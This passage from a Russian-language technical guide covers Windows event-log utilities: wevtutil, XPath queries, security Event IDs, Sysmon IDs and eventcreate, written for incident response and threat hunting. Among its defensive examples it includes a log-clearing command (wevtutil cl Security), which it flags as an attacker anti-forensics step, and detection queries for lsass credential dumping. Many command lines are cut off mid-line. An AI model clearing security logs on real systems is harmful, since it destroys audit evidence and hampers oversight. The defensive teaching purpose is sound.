- **Методология важнее списка**: умение самостоятельно обнаруживать недокументированные функции через strings, Ghidra, Procmon и фаззинг — навык, который не устаревает
- **Встроенные инструменты мощнее, чем кажется**: PktMon заменяет Wireshark для базовых задач, esentutl копирует заблокированные файлы, встроенный SSH обеспечивает полноценное туннелирование
- **Двойственность**: каждый мощный инструмент является потенциальным оружием в руках атакующего; понимание LOLBAS-вектора каждой утилиты — необходимая часть профессиональной компетенции
- **Современный Windows минималистичнее, чем кажется**: curl, tar, ssh, sudo — инструменты, которые больше не требуют установки стороннего ПО

В следующей главе мы рассмотрим автоматизацию системного администрирования с использованием описанных утилит, построив полноценные скрипты для типовых задач мониторинга, диагностики и реагирования на инциденты.

Версии утилит и их параметры проверены на Windows 11 23H2 (сборка 22631) и Windows Server 2022. Поведение может отличаться в других версиях.

Глава 24: wevtutil, tracerpt — работа с журналами событий

Введение

Журналы событий Windows — это центральная нервная система операционной системы с точки зрения аудита, диагностики и расследования инцидентов. Каждое значимое действие — от входа пользователя до создания процесса, от установки службы до изменения групповой политики — оставляет след в журналах. Умение эффективно работать с этими журналами из командной строки отличает квалифицированного специалиста от того, кто полагается исключительно на графический интерфейс Event Viewer.

В этой главе мы детально рассмотрим две ключевые утилиты: `wevtutil.exe` — универсальный инструмент для работы с журналами событий Windows нового поколения, и `tracerpt.exe` — парсер файлов трассировки ETW. Помимо них, мы затронем `eventcreate.exe` для программного создания событий. Особое внимание уделено XPath-запросам, критически важным Event ID для безопасности и практическим сценариям Threat Hunting из командной строки.

24.1. Архитектура журналирования Windows

24.1.1. Windows Event Log: от EVT к EVTX

Подсистема журналирования событий Windows прошла через принципиальную эволюцию. В Windows NT/2000/XP использовался формат EVT и служба `Event Log` (eventlog). Начиная с Windows Vista, архитектура была полностью переработана: появился формат EVTX, новая служба `Windows Event Log` (wevtsvc), новый API (Windows Event Log API, он же Crimson) и кардинально расширенная система каналов.

Ключевые компоненты современной архитектуры:

Служба Windows Event Log (wevtsvc): работает как часть процесса `svchost.exe` с группой `LocalServiceNetworkRestricted`. Эта служба отвечает за приём, хранение и предоставление доступа к событиям. Остановка службы приводит к потере всех новых событий.

```
C:\> sc query EventLog

SERVICE_NAME: EventLog
        TYPE               : 30  WIN32
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\> sc qc EventLog
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: EventLog
        TYPE               : 30  WIN32
        START_TYPE         : 2  AUTO_START
        ERROR_CONTROL      : 1  NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\svchost.exe -k LocalServiceNetworkRes
        LOAD_ORDER_GROUP   : Event Log
        TAG                : 0
        DISPLAY_NAME       : Windows Event Log
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalService
```

Провайдеры (Publishers/Providers): каждый компонент системы, генерирующий события, регистрируется как провайдер. В типичной установке Windows 10/11 существует более 1100 провайдеров. Провайдер определяет структуру событий через манифест, содержащий описания каналов, уровней, ключевых слов и шаблонов сообщений.

Каналы (Channels): логические потоки, в которые провайдеры записывают события. Каждый канал связан с одним файлом EVTX. Различают четыре типа каналов:

- **Admin** — события для конечных пользователей и администраторов, содержащие рекомендации по устранению проблем.
- **Operational** — события для диагностики, более детальные, чем Admin.
- **Analytic** — высокочастотные события для глубокого анализа (обычно отключены по умолчанию).
- **Debug** — события для разработчиков (отключены по умолчанию).

24.1.2. Формат EVTX

Файлы журналов хранятся в каталоге `%SystemRoot%\System32\winevt\Logs\`. Формат EVTX — это бинарный формат, основанный на XML-представлении событий с использованием BinXML (компактная бинарная форма XML).

```
C:\> dir %SystemRoot%\System32\winevt\Logs\ /b | head -20
Application.evtx
HardwareEvents.evtx
Internet Explorer.evtx
Key Management Service.evtx
Microsoft-Windows-All-User-Install-Agent%4Admin.evtx
Microsoft-Windows-AppModel-Runtime%4Admin.evtx
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx
Microsoft-Windows-Application Server-Applications%4Admin.evtx
Microsoft-Windows-Application Server-Applications%4Operational.evtx
Microsoft-Windows-AppReadiness%4Admin.evtx
Microsoft-Windows-AppReadiness%4Operational.evtx
Microsoft-Windows-AppXDeployment%4Operational.evtx
Microsoft-Windows-AppXDeploymentServer%4Operational.evtx
...
Security.evtx
Setup.evtx
System.evtx
```

Обратите внимание на соглашение об именовании: символ `/` в имени канала заменяется на `%4` в имени файла (например, канал `Microsoft-Windows-Sysmon/Operational` хранится в файле `Microsoft-Windows-Sysmon%4Operational.evtx`).

Структура EVTX файла:

- **Заголовок файла** (4096 байт): сигнатура `ElfFile\0`, номер версии, количество чанков, размер файла.
- **Чанки** (65536 байт каждый): самодостаточные единицы хранения, каждый содержит заголовок чанка и набор записей событий.
- **Записи событий**: содержат BinXML-представление события, включая метаданные (EventID, TimeCreated, Computer, UserID и др.) и данные события (EventData).

24.1.3. Классические каналы

Пять основных каналов, присутствующих на любой системе Windows:

Канал	Назначение	Типичный размер	Ключевые события
Application	События приложений и компонентов	20 МБ	Ошибки приложений, события установки
Security	Аудит безопасности	128 МБ+	Входы, доступ к объектам, изменения политик
System	События ядра и системных компонентов	20 МБ	Драйверы, службы, загрузка системы
Setup	События установки	1 МБ	Установка обновлений и компонентов
Forwarded Events	Пересланные с других систем	20 МБ	Зависит от конфигурации пересылки

Журнал Security занимает особое место: в него пишет исключительно подсистема Local Security Authority (lsass.exe), а доступ на чтение ограничен группой `Event Log Readers` и администраторами. Для генерации событий в этот журнал необходимо включение соответствующих категорий аудита через политику безопасности.

24.1.4. ETW и его связь с Event Log

Event Tracing for Windows (ETW) — это высокопроизводительная подсистема трассировки, работающая на уровне ядра. Windows Event Log фактически построен поверх ETW: провайдеры событий используют ETW API для отправки событий, а служба Event Log является одним из «потребителей» (consumers) ETW. Архитектура ETW включает три компонента:

- **Провайдеры** — генераторы событий (приложения, драйверы, компоненты ОС).
- **Сессии** — буферы в памяти ядра, собирающие события от провайдеров.
- **Потребители** — приложения, читающие события из сессий (в реальном времени или из ETL-файлов).

Сессия `EventLog-Security`, например, является мостом между ETW-провайдером `Microsoft-Windows-Security-Auditing` и файлом `Security.evtx`. Понимание этой связи критически важно: ETW содержит значительно больше данных, чем сохраняется в EVTX-файлы, и утилита `tracerpt.exe` позволяет работать именно с «сырыми» ETW-данными.

24.2. wevtutil.exe — универсальный инструмент для журналов

Утилита `wevtutil.exe` (Windows Events Utility) расположена в `%SystemRoot%\System32\` и является основным инструментом командной строки для работы с журналами событий. Она поддерживает перечисление, запрос, экспорт, очистку и настройку журналов.

```
C:\> wevtutil /?

Windows Events Command Line Utility.

Enables you to retrieve information about event logs and publishers, install
and uninstall event manifests, run queries, and export, archive, and clear logs.

Usage:

wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

Commands:

el  | enum-logs          List log names.
gl  | get-log            Get log configuration information.
sl  | set-log            Modify configuration of a log.
ep  | enum-publishers    List event publishers.
gp  | get-publisher      Get publisher configuration information.
im  | install-manifest   Install event publishers and logs from manifest.
um  | uninstall-manifest Uninstall event publishers and logs from manifest.
qe  | query-events       Query events from a log or log file.
gli | get-log-info       Get log status information.
epl | export-log         Export a log.
al  | archive-log        Archive an exported log.
cl  | clear-log          Clear a log.
```

24.2.1. wevtutil el — перечисление журналов

Команда `el` (enum-logs) выводит список всех зарегистрированных в системе каналов журналов. На типичной системе Windows 11 их количество может превышать 400:

```
C:\> wevtutil el | find /c /v ""
467

C:\> wevtutil el | head -30
Application
HardwareEvents
Internet Explorer
Key Management Service
Microsoft-Windows-All-User-Install-Agent/Admin
Microsoft-Windows-AppModel-Runtime/Admin
Microsoft-Windows-Application-Experience/Program-Telemetry
Microsoft-Windows-Application Server-Applications/Admin
Microsoft-Windows-Application Server-Applications/Operational
Microsoft-Windows-AppReadiness/Admin
Microsoft-Windows-AppReadiness/Operational
Microsoft-Windows-AppXDeployment/Operational
Microsoft-Windows-AppXDeploymentServer/Operational
Microsoft-Windows-AppXDeploymentServer/Restricted
Microsoft-Windows-Audio/Capture
Microsoft-Windows-Audio/Operational
Microsoft-Windows-Audio/PlaybackManager
...
```

Для быстрого поиска конкретных журналов используйте фильтрацию:

```
C:\> wevtutil el | findstr /i "sysmon"
Microsoft-Windows-Sysmon/Operational

C:\> wevtutil el | findstr /i "powershell"
Microsoft-Windows-PowerShell/Admin
Microsoft-Windows-PowerShell/Operational
Windows PowerShell

C:\> wevtutil el | findstr /i "defender"
Microsoft-Windows-Windows Defender/Operational
Microsoft-Windows-Windows Defender/WHC

C:\> wevtutil el | findstr /i "firewall"
Microsoft-Windows-Windows Firewall With Advanced Security/ConnectionSecurity
Microsoft-Windows-Windows Firewall With Advanced Security/ConnectionSecurityVerbose
Microsoft-Windows-Windows Firewall With Advanced Security/Firewall
Microsoft-Windows-Windows Firewall With Advanced Security/FirewallDiagnostics
Microsoft-Windows-Windows Firewall With Advanced Security/FirewallVerbose
```

24.2.2. wevtutil gl — информация о журнале

Команда `gl` (get-log) отображает конфигурацию указанного журнала:

```
C:\> wevtutil gl Security
name: Security
enabled: true
type: Admin
owningPublisher:
isolation: Custom
channelAccess: O:BAG:SYD:(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x1;;;BO)(A;;0x1;;;SO)(A;;0x
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\Security.evtx
  retention: false
  autoBackup: false
  maxSize: 134217728
publishing:
```

Ключевые параметры:

- **enabled** — включён ли журнал (аналитические и отладочные каналы выключены по умолчанию).
- **maxSize** — максимальный размер файла в байтах (134217728 = 128 МБ для Security).
- **retention** — если `true`, журнал не перезаписывает старые события при заполнении; если `false` — работает циклический буфер.
- **channelAccess** — SDDL-строка, определяющая права доступа к каналу.

Для получения статистической информации (количество событий, время первого и последнего события, размер файла) используйте `gli`:

```
C:\> wevtutil gli Security
creationTime: 2025-01-15T10:23:45.123Z
lastAccessTime: 2026-03-20T08:15:30.456Z
lastWriteTime: 2026-03-20T08:15:30.456Z
fileSize: 134213632
attributes: 32
numberOfLogRecords: 2847563
oldestRecordNumber: 1245890

C:\> wevtutil gli System
creationTime: 2025-01-15T10:23:42.789Z
lastAccessTime: 2026-03-20T08:14:55.123Z
lastWriteTime: 2026-03-20T08:14:55.123Z
fileSize: 20967424
attributes: 32
numberOfLogRecords: 45231
oldestRecordNumber: 12045

C:\> wevtutil gli Application
creationTime: 2025-01-15T10:23:44.567Z
lastAccessTime: 2026-03-20T08:10:12.789Z
lastWriteTime: 2026-03-20T08:10:12.789Z
fileSize: 20963328
attributes: 32
numberOfLogRecords: 28456
oldestRecordNumber: 5670
```

24.2.3. wevtutil qe — запрос событий

Команда `qe` (query-events) — самая мощная и часто используемая функция `wevtutil`. Она позволяет извлекать события из журналов с применением XPath-фильтров.

Базовый синтаксис:

```
wevtutil qe <LogName|LogFile> [/q:XPathQuery] [/f:format] [/c:count] [/rd:direction] [/
```

Основные параметры:

Параметр	Описание
`/q:Query`	XPath-запрос для фильтрации событий
`/f:text|xml`	Формат вывода: текстовый или XML
`/c:N`	Максимальное количество возвращаемых событий
`/rd:true|false`	Обратный порядок (true = новые первые)
`/r:computer`	Выполнение запроса на удалённом компьютере
`/u:domain\user`	Имя пользователя для удалённого подключения
`/p:password`	Пароль для удалённого подключения
`/lf:true|false`	Чтение из файла (true) вместо активного журнала
`/e:root`	Корневой элемент при XML-выводе

Примеры базовых запросов:

Получить последние 5 событий из журнала System в текстовом формате:

```
C:\> wevtutil qe System /c:5 /rd:true /f:text

Event[0]:
  Log Name: System
  Source: Microsoft-Windows-Kernel-General
  Date: 2026-03-20T08:14:55.123Z
  Event ID: 1
  Task: N/A
  Level: Information
  Opcode: Info
  Keyword: N/A
  User: N/A
  User Name: NT AUTHORITY\SYSTEM
  Computer: WORKSTATION-01
  Description:
The system time has been changed to 2026-03-20T08:14:55.1230000Z from 2026-03-20T08:14
...
```

Получить последние 3 события из Security в XML-формате:

```
C:\> wevtutil qe Security /c:3 /rd:true /f:xml

<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'>
  <System>
    <Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba
    <EventID>4624</EventID>
    <Version>2</Version>
    <Level>0</Level>
    <Task>12544</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime='2026-03-20T08:15:30.456Z'/>
    <EventRecordID>2847563</EventRecordID>
    <Correlation ActivityID='{a1b2c3d4-e5f6-7890-abcd-ef1234567890}'/>
    <Execution ProcessID='720' ThreadID='4816'/>
    <Channel>Security</Channel>
    <Computer>WORKSTATION-01</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name='SubjectUserSid'>S-1-5-18</Data>
    <Data Name='SubjectUserName'>WORKSTATION-01$</Data>
    <Data Name='SubjectDomainName'>CORP</Data>
    <Data Name='SubjectLogonId'>0x3e7</Data>
    <Data Name='TargetUserSid'>S-1-5-21-3456789012-1234567890-9876543210-1001</Data>
    <Data Name='TargetUserName'>admin</Data>
    <Data Name='TargetDomainName'>CORP</Data>
    <Data Name='TargetLogonId'>0x1a2b3c4</Data>
    <Data Name='LogonType'>10</Data>
    <Data Name='LogonProcessName'>User32</Data>
    <Data Name='AuthenticationPackageName'>Negotiate</Data>
    <Data Name='WorkstationName'>WORKSTATION-01</Data>
    <Data Name='LogonGuid'>{00000000-0000-0000-0000-000000000000}</Data>
    <Data Name='TransmittedServices'>-</Data>
    <Data Name='LmPackageName'>-</Data>
    <Data Name='KeyLength'>0</Data>
    <Data Name='ProcessId'>0x1234</Data>
    <Data Name='ProcessName'>C:\Windows\System32\svchost.exe</Data>
    <Data Name='IpAddress'>192.168.1.50</Data>
    <Data Name='IpPort'>49832</Data>
    <Data Name='ImpersonationLevel'>%%1833</Data>
    <Data Name='RestrictedAdminMode'>-</Data>
    <Data Name='TargetOutboundUserName'>-</Data>
    <Data Name='TargetOutboundDomainName'>-</Data>
    <Data Name='VirtualAccount'>%%1843</Data>
    <Data Name='TargetLinkedLogonId'>0x0</Data>
    <Data Name='ElevatedToken'>%%1842</Data>
  </EventData>
</Event>
```

Удалённые запросы:

```
C:\> wevtutil qe Security /r:SERVER-DC01 /u:CORP\admin /p:* /c:10 /rd:true /f:text

C:\> wevtutil qe System /r:192.168.1.100 /u:administrator /p:* /c:5 /rd:true /f:text
```

Параметр `/p:*` вызывает интерактивный запрос пароля. Для автоматизации можно передать пароль непосредственно, но это создаёт риск утечки через историю команд и журнал процессов (Event ID 4688).
Чтение из файла EVTX:

```
C:\> wevtutil qe C:\Evidence\Security-backup.evtx /lf:true /c:10 /rd:true /f:text

C:\> wevtutil qe C:\Evidence\System.evtx /lf:true /q:"*[System[EventID=7045]]" /f:text
```

24.2.4. wevtutil epl — экспорт журнала

Команда `epl` (export-log) создаёт копию журнала в формате EVTX. Это критически важная операция при реагировании на инциденты:

```
C:\> wevtutil epl Security C:\Evidence\Security_%COMPUTERNAME%_%DATE:~-4%%DATE:~4,2%%D

C:\> wevtutil epl System C:\Evidence\System_export.evtx

C:\> wevtutil epl Application C:\Evidence\Application_export.evtx
```

Экспорт с XPath-фильтром (только определённые события):

```
C:\> wevtutil epl Security C:\Evidence\Logons.evtx /q:"*[System[(EventID=4624 or Event

C:\> wevtutil epl Security C:\Evidence\Security_last24h.evtx /q:"*[System[TimeCreated[
```

Экспорт с удалённой системы:

```
C:\> wevtutil epl Security C:\Evidence\DC01_Security.evtx /r:DC01 /u:CORP\admin /p:*
```

После экспорта рекомендуется архивировать файл для обеспечения целостности локализованных строк:

```
C:\> wevtutil al C:\Evidence\Security_export.evtx /l:en-US
```

24.2.5. wevtutil cl — очистка журнала

Команда `cl` (clear-log) удаляет все события из указанного журнала. **Это деструктивная операция, требующая прав администратора:**

```
C:\> wevtutil cl Application

C:\> wevtutil cl System

:: Очистка с предварительным сохранением:
C:\> wevtutil cl Security /bu:C:\Backup\Security_before_clear.evtx
```

Параметр `/bu:path` критически важен — он сохраняет содержимое журнала перед очисткой. Очистка журнала Security генерирует Event ID **1102** в журнале Security (это событие записывается до очистки), а также Event ID **104** в журнале System. Мониторинг этих событий — обязательный элемент любой системы обнаружения вторжений.

> ***Предупреждение:*** *Очистка журнала Security — один из первых индикаторов атаки. Атакующие часто очищают журналы для сокрытия следов. Любая очистка должна немедленно вызывать тревогу в SOC.*

24.2.6. wevtutil sl — настройка журнала

Команда `sl` (set-log) позволяет изменять параметры журнала:

```
:: Увеличение размера журнала Security до 1 ГБ:
C:\> wevtutil sl Security /ms:1073741824

:: Включение retention (не перезаписывать старые события):
C:\> wevtutil sl Security /rt:true

:: Включение аналитического/отладочного канала:
C:\> wevtutil sl Microsoft-Windows-Sysmon/Operational /e:true

:: Включение канала PowerShell Script Block Logging:
C:\> wevtutil sl Microsoft-Windows-PowerShell/Operational /e:true /ms:104857600

:: Изменение пути к файлу журнала:
C:\> wevtutil sl Application /lfn:D:\EventLogs\Application.evtx
```

Массовое увеличение размера всех операционных журналов:

```
C:\> for /f "tokens=*" %L in ('wevtutil el ^| findstr /i "operational"') do @wevtutil s
```

Эта команда устанавливает максимальный размер 100 МБ для всех каналов, содержащих «operational» в имени. Перенаправление `2>nul` подавляет ошибки для каналов, которые не поддерживают изменение размера.

24.2.7. wevtutil ep — перечисление провайдеров

Команда `ep` (enum-publishers) выводит список зарегистрированных провайдеров событий:

```
C:\> wevtutil ep | find /c /v ""
1137

C:\> wevtutil ep | findstr /i "security"
Microsoft-Windows-Security-Auditing
Microsoft-Windows-Security-Authentication-LocalRedirection
Microsoft-Windows-Security-EnterpriseData-FileRevocationManager
Microsoft-Windows-Security-Kerberos
Microsoft-Windows-Security-LessPrivilegedAppContainer
Microsoft-Windows-Security-Mitigations
Microsoft-Windows-Security-Netlogon
Microsoft-Windows-Security-SPP
Microsoft-Windows-Security-UserConsentVerifier
```

Получить детали конкретного провайдера:

```
C:\> wevtutil gp Microsoft-Windows-Security-Auditing

name: Microsoft-Windows-Security-Auditing
guid: {54849625-5478-4994-a5ba-3e3b0328c30d}
helpLink: https://go.microsoft.com/fwlink/events.asp?CoName=Microsoft...
messageFileName: C:\Windows\System32\adtschema.dll
resourceFileName: C:\Windows\System32\adtschema.dll
parameterFileName: C:\Windows\System32\msobjs.dll
message:
channels:
  channel:
    name: Security
    id: 10
    flags: 1
    message: Security
...
```

24.3. XPath запросы к журналам событий

XPath-запросы — это фундамент эффективной работы с журналами. Windows Event Log поддерживает подмножество XPath 1.0, адаптированное для структуры XML событий.

24.3.1. Базовый синтаксис

Каждое событие в журнале представляется XML-структурой с двумя основными секциями: `System` (метаданные) и `EventData` (данные события). XPath-запрос начинается с `*` (любое событие) или `Event`, за которым следуют условия фильтрации в квадратных скобках.

Общая структура запроса:

```
*[System[<условия>] and EventData[<условия>]]
```

Фильтрация по EventID:

```
:: Одно значение:
*[System[EventID=4624]]

:: Несколько значений (OR):
*[System[(EventID=4624 or EventID=4625)]]

:: Диапазон:
*[System[(EventID ⩾ 4624 and EventID ⩽ 4634)]]
```

Фильтрация по времени:

```
:: События за последний час (3600000 миллисекунд):
*[System[TimeCreated[timediff(@SystemTime) ⩽ 3600000]]]

:: События за последние 24 часа:
*[System[TimeCreated[timediff(@SystemTime) ⩽ 86400000]]]

:: События за последние 7 дней:
*[System[TimeCreated[timediff(@SystemTime) ⩽ 604800000]]]
```

Фильтрация по уровню (Level):

```
:: 1 = Critical, 2 = Error, 3 = Warning, 4 = Information, 5 = Verbose
*[System[Level=1 or Level=2]]

:: Критические ошибки и ошибки:
*[System[(Level=1 or Level=2)]]
```

Фильтрация по провайдеру:

```
*[System[Provider[@Name='Microsoft-Windows-Security-Auditing']]]
```

Комбинированные запросы:

```
:: Неудачные входы за последние 24 часа:
*[System[(EventID=4625) and TimeCreated[timediff(@SystemTime) ⩽ 86400000]]]

:: Критические и ошибки от конкретного провайдера:
*[System[Provider[@Name='Microsoft-Windows-Kernel-Power'] and (Level=1 or Level=2)]]
```

24.3.2. Фильтрация по EventData

Фильтрация по содержимому EventData позволяет сужать поиск до конкретных значений внутри тела события:

```
:: Вход пользователя с определённым именем:
*[System[EventID=4624] and EventData[Data[@Name='TargetUserName']='admin']]

:: Вход по RDP (LogonType=10):
*[System[EventID=4624] and EventData[Data[@Name='LogonType']='10']]

:: Создание процесса с конкретным путём:
*[System[EventID=4688] and EventData[Data[@Name='NewProcessName']='C:\Windows\System32

:: Вход с определённого IP:
*[System[EventID=4624] and EventData[Data[@Name='IpAddress']='192.168.1.50']]
```

24.3.3. Практические запросы для wevtutil

Рассмотрим готовые к использованию команды:

Поиск неудачных входов (Event ID 4625):

```
C:\> wevtutil qe Security /q:"*[System[EventID=4625]]" /c:20 /rd:true /f:text
```

Поиск входов по RDP за последний день:

```
C:\> wevtutil qe Security /q:"*[System[EventID=4624 and TimeCreated[timediff(@SystemTi
```

Поиск создания новых процессов:

```
C:\> wevtutil qe Security /q:"*[System[EventID=4688]]" /c:50 /rd:true /f:text
```

Поиск установки новых служб (Event ID 7045 в System, 4697 в Security):

```
C:\> wevtutil qe System /q:"*[System[EventID=7045]]" /rd:true /f:text

C:\> wevtutil qe Security /q:"*[System[EventID=4697]]" /rd:true /f:text
```

Поиск очистки журнала Security (антифорензика):

```
C:\> wevtutil qe Security /q:"*[System[EventID=1102]]" /f:text

C:\> wevtutil qe System /q:"*[System[EventID=104]]" /f:text
```

Поиск изменений в членстве групп:

```
C:\> wevtutil qe Security /q:"*[System[(EventID=4728 or EventID=4732 or EventID=4756)]
```

Поиск событий PowerShell Script Block Logging:

```
C:\> wevtutil qe "Microsoft-Windows-PowerShell/Operational" /q:"*[System[EventID=4104]
```

24.4. Ключевые Event ID для безопасности

Знание критических Event ID — обязательное условие для специалиста по безопасности. Ниже приведён систематизированный справочник.

24.4.1. Журнал Security — аутентификация и доступ

Вход в систему:

Event ID	Описание	Важность
4624	Успешный вход в систему	Высокая
4625	Неудачная попытка входа	Высокая
4634	Выход из системы	Средняя
4647	Инициированный пользователем выход	Средняя
4648	Вход с явными учётными данными (runas)	Высокая
4672	Назначение специальных привилегий при входе	Высокая

Особое значение имеет поле **LogonType** в событиях 4624/4625:

LogonType	Описание	Контекст безопасности
2	Interactive (локальный вход)	Физический доступ или KVM
3	Network (сетевой вход)	Доступ к сетевым ресурсам (SMB, RPC)
4	Batch (пакетный вход)	Запланированные задачи
5	Service (вход службы)	Запуск служб
7	Unlock (разблокировка)	Разблокировка рабочей станции
8	NetworkCleartext	Вход с передачей пароля открытым текстом
9	NewCredentials	Клонирование токена (runas /netonly)
10	RemoteInteractive	RDP-вход
11	CachedInteractive	Вход с кэшированными учётными данными

```
 :: Найти все RDP-входы:
C:\> wevtutil qe Security /q:"*[System[EventID=4624] and EventData[Data[@Name='LogonTyp

 :: Найти все сетевые входы (lateral movement):
C:\> wevtutil qe Security /q:"*[System[EventID=4624] and EventData[Data[@Name='LogonTyp

 :: Найти входы с явными учётными данными:
C:\> wevtutil qe Security /q:"*[System[EventID=4648]]" /c:30 /rd:true /f:text
```

24.4.2. Журнал Security — управление процессами

Event ID	Описание	Важность
4688	Создание нового процесса	Критическая
4689	Завершение процесса	Средняя

Event ID 4688 — один из наиболее ценных источников данных для обнаружения атак. Для полноценной работы необходимо включить логирование командной строки процессов через групповую политику:

```
:: Проверка: включено ли логирование командной строки
C:\> reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /

:: Включение (требует прав администратора):
C:\> reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v

:: Запрос: подозрительные процессы (cmd.exe, powershell.exe, wscript.exe):
C:\> wevtutil qe Security /q:"*[System[EventID=4688] and EventData[Data[@Name='NewProce

C:\> wevtutil qe Security /q:"*[System[EventID=4688] and EventData[Data[@Name='NewProce
```

24.4.3. Журнал Security — управление учётными записями и группами

Event ID	Описание	Важность
4720	Создание учётной записи	Высокая
4722	Включение учётной записи	Высокая
4724	Попытка сброса пароля	Высокая
4725	Отключение учётной записи	Средняя
4726	Удаление учётной записи	Высокая
4728	Добавление в глобальную группу безопасности	Критическая
4732	Добавление в локальную группу безопасности	Критическая
4738	Изменение учётной записи	Высокая
4756	Добавление в универсальную группу безопасности	Критическая

```
:: Мониторинг создания новых учётных записей:
C:\> wevtutil qe Security /q:"*[System[EventID=4720]]" /rd:true /f:text

:: Мониторинг добавления в группы администраторов:
C:\> wevtutil qe Security /q:"*[System[(EventID=4728 or EventID=4732 or EventID=4756)]]
```

24.4.4. Журнал Security — службы и запланированные задачи

Event ID	Описание	Важность
4697	Установка службы в системе	Критическая
4698	Создание запланированной задачи	Критическая
4699	Удаление запланированной задачи	Высокая
4700	Включение запланированной задачи	Средняя
4701	Отключение запланированной задачи	Средняя
4702	Обновление запланированной задачи	Высокая

```
:: Поиск установки новых служб:
C:\> wevtutil qe Security /q:"*[System[EventID=4697]]" /rd:true /f:text

:: Поиск создания запланированных задач:
C:\> wevtutil qe Security /q:"*[System[EventID=4698]]" /rd:true /f:text
```

24.4.5. Журнал Security — антифорензика

Event ID	Описание	Важность
1102	Очистка журнала безопасности	Критическая
4719	Изменение политики аудита	Критическая

Event ID 1102 — абсолютный красный флаг. Его наличие почти всегда указывает на попытку сокрытия следов:

```
C:\> wevtutil qe Security /q:"*[System[EventID=1102]]" /f:text

C:\> wevtutil qe System /q:"*[System[EventID=104]]" /f:text
```

24.4.6. Журнал System — события служб и системы

Event ID	Провайдер	Описание
7034	Service Control Manager	Неожиданное завершение службы
7035	Service Control Manager	Отправлена команда управления службой
7036	Service Control Manager	Служба перешла в состояние Running/Stopped
7040	Service Control Manager	Изменён тип запуска службы
7045	Service Control Manager	Установлена новая служба
6005	EventLog	Запуск службы журналирования (= загрузка системы)
6006	EventLog	Остановка службы журналирования (= корректное завершение)
6008	EventLog	Предыдущее завершение работы было неожиданным
6009	EventLog	Версия операционной системы при загрузке

Event ID 7045 — критический индикатор persistence. Атакующие часто устанавливают вредоносные службы для закрепления в системе:

```
C:\> wevtutil qe System /q:"*[System[EventID=7045]]" /rd:true /f:text

 :: Поиск служб с подозрительными путями (cmd, powershell, temp):
C:\> wevtutil qe System /q:"*[System[EventID=7045]]" /f:xml /rd:true | findstr /i "cmd
```

24.4.7. Sysmon — расширенный мониторинг

Sysmon (System Monitor) — это бесплатная утилита из пакета Sysinternals, которая значительно расширяет возможности журналирования. При установке Sysmon создаёт журнал `Microsoft-Windows-Sysmon/Operational`.

Event ID	Описание	Использование
1	Создание процесса (с хэшами и родительским процессом)	Обнаружение вредоносных процессов
3	Сетевое соединение	Обнаружение C2-коммуникаций
7	Загрузка DLL (Image Loaded)	Обнаружение DLL injection
8	CreateRemoteThread	Обнаружение инъекций в процессы
10	Доступ к процессу (ProcessAccess)	Обнаружение дампа памяти (mimikatz)
11	Создание файла	Отслеживание файловой активности
12	Создание/удаление ключа/значения реестра	Persistence через реестр
13	Изменение значения реестра	Модификация настроек системы
14	Переименование ключа/значения реестра	Обфускация реестра
22	DNS запрос	Обнаружение DNS tunneling, C2
23	Удаление файла	Обнаружение деструктивных действий
25	Process Tampering	Обнаружение process hollowing
26	Удаление файла (с хэшем)	Форензический анализ удалений

```
:: Проверка наличия Sysmon:
C:\> wevtutil gl Microsoft-Windows-Sysmon/Operational 2>nul && echo Sysmon installed |

:: Запрос создания процессов через Sysmon:
C:\> wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=1]]" /c:20 /

:: Запрос сетевых соединений:
C:\> wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=3]]" /c:30 /

:: Запрос DNS-запросов:
C:\> wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=22]]" /c:50

:: Запрос доступа к процессу lsass (потенциальный дамп учётных данных):
C:\> wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=10] and Even
```

24.5. eventcreate.exe — создание пользовательских событий

Утилита `eventcreate.exe` позволяет программно создавать события в журналах Application и System. Это полезно для мониторинга выполнения скриптов, отметки вех административных операций и тестирования систем сбора событий.

```
C:\> eventcreate /?

EVENTCREATE [/S system [/U username [/P [password]]]] /ID eventid
            [/L logname] [/SO srcname] /T type /D description

/S    system           Specifies the remote system to connect to.
/U    [domain\]user    Specifies the user context under which the command should execu
/P    [password]       Specifies the password for the given user context.
/L    logname          Specifies the log to create an event in.
/T    type             Specifies the type of event to create.
                       Valid types: SUCCESS, ERROR, WARNING, INFORMATION.
/SO   source           Specifies the source to use for the event.
/ID   eventid          Specifies the ID for the event (1 - 1000).
/D    description      Specifies the description for the new event.
```

Примеры использования:

```
:: Создание информационного события:
C:\> eventcreate /T INFORMATION /ID 100 /L Application /SO "AdminScript" /D "Backup co

:: Создание предупреждения:
C:\> eventcreate /T WARNING /ID 200 /L Application /SO "MonitorScript" /D "Disk space

:: Создание ошибки:
C:\> eventcreate /T ERROR /ID 300 /L Application /SO "DeployScript" /D "Deployment fai

:: Создание события на удалённой системе:
C:\> eventcreate /S SERVER-01 /U CORP\admin /P * /T INFORMATION /ID 500 /L Application
```

Использование в скриптах мониторинга:

```
@echo off
:: Скрипт проверки критических служб с записью в журнал

set SERVICES=wuauserv BITS WinDefend EventLog

for %%S in (%SERVICES%) do (
    sc query %%S | findstr /i "RUNNING" >nul
    if errorlevel 1 (
        eventcreate /T ERROR /ID 501 /L Application /SO "ServiceMonitor" /D "CRITICAL:
    )
)

:: Проверка дискового пространства
